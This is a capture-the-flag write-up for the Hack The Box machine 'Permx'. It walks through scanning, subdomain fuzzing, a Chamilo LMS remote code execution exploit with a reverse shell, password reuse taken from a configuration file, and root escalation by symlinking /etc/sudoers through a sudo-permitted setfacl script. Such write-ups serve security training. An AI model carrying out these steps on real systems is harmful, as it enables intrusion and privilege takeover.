HTB - Permx

NMAP


```
┌──(administrator㉿kali0)-[~/HTB/permx]
└─$ sudo nmap -sC -sV -p- 10.10.11.23
[sudo] password for administrator:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-15 20:42 CDT
Nmap scan report for 10.10.11.23
Host is up (0.060s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e2:5c:5d:8c:47:3e:d8:72:f7:b4:80:03:49:86:6d:ef (ECDSA)
|_  256 1f:41:02:8e:6b:17:18:9c:a0:ac:54:23:e9:71:30:17 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://permx.htb
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.85 seconds
```

First I run an nmap scan with the `-sC` (scripts) `-sV` (service detection) `-p` (all ports) options. I found that we have SSH and Apache available to enumerate. From here, the versions do not appear to have any vulnerabilities.

I do see that we can add permx.htb to our hosts file and start enumerating the web site as well as subdomains.

Web enumeration

`ffuf -u http://permx.htb -H "HOST: FUZZ.PERMX.HTB" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top-1million-20000.txt -ac`




From the vhost enumeration we see we have access to an LMS. Adding this to the host file to start enumerating it.

Taking a look, we see it is running Chamilo LMS which had a recent remote code execution(RCE) CVE. I was able to find the associated script for this vulnerability.

Web Exploitation

https://github.com/Ziad-Sakr/Chamilo-CVE-2023-4220-Exploit?tab=readme-ov-file



After execution, we now have a shell after using the pentest monkey php reverse shell for the above exploit.

https://docs.chamilo.org/admin-guide/global_features/multi-url/installation

Taking a look at the installation documents at the link above
, we find that we can find the configuration file in the
`/var/www/chamilo/app/config/configuration.php`

```
// Database connection settings.
$_configuration['db_host'] = 'localhost';
$_configuration['db_port'] = '3306';
$_configuration['main_database'] = 'chamilo';
$_configuration['db_user'] = 'chamilo';
$_configuration['db_password'] = '03F6lY3uXAP2bkW8';
// Enable access to database management for platform admins.
$_configuration['db_manager_enabled'] = false;
```

We get the following password:

`03F6lY3uXAP2bkW8`

User

Attempting to login as MTZ with the password above proves to work. We can now get the user.txt file from mtz's home folder.

Checking out `sudo -l`, we see the following:

```
mtz@permx:~$ sudo -l
Matching Defaults entries for mtz on permx:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mtz may run the following commands on permx:
    (ALL : ALL) NOPASSWD: /opt/acl.sh
```

We see that we can run a file called acl.sh which is using the setfacl command

```
mtz@permx:/opt$ cat acl.sh
#!/bin/bash

if [ "$#" -ne 3 ]; then
    /usr/bin/echo "Usage: $0 user perm file"
    exit 1
fi

user="$1"
perm="$2"
target="$3"

if [[ "$target" != /home/mtz/* || "$target" == *..* ]]; then
    /usr/bin/echo "Access denied."
    exit 1
fi

# Check if the path is a file
if [ ! -f "$target" ]; then
    /usr/bin/echo "Target must be a file."
    exit 1
fi

/usr/bin/sudo /usr/bin/setfacl -m u:"$user":"$perm" "$target"
```

One of the ways we can make this work with the limitation of having to be inside the home folder is by creating a symlink to the file that we want to edit. In this case, editing the already setup sudoers file.

```
mtz@permx:~$ ln -s /etc/sudoers /home/mtz/sudoers
mtz@permx:~$ sudo /opt/acl.sh mtz rw /home/mtz/sudoers
mtz@permx:~$
```

First we create the link and give read and write permissions.

```
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
mtz ALL=(ALL:ALL) NOPASSWD: ALL
```

Next we edit to NOPASSWD: ALL so we can run every command.

```
mtz@permx:~$ ln -s /etc/sudoers /home/mtz/sudoers
mtz@permx:~$ sudo /opt/acl.sh mtz rw /home/mtz/sudoers
mtz@permx:~$ nano sudoers
mtz@permx:~$ sudo -s
root@permx:/home/mtz#
```

Root

We are now able to change to the root user so we can grab the root.txt file.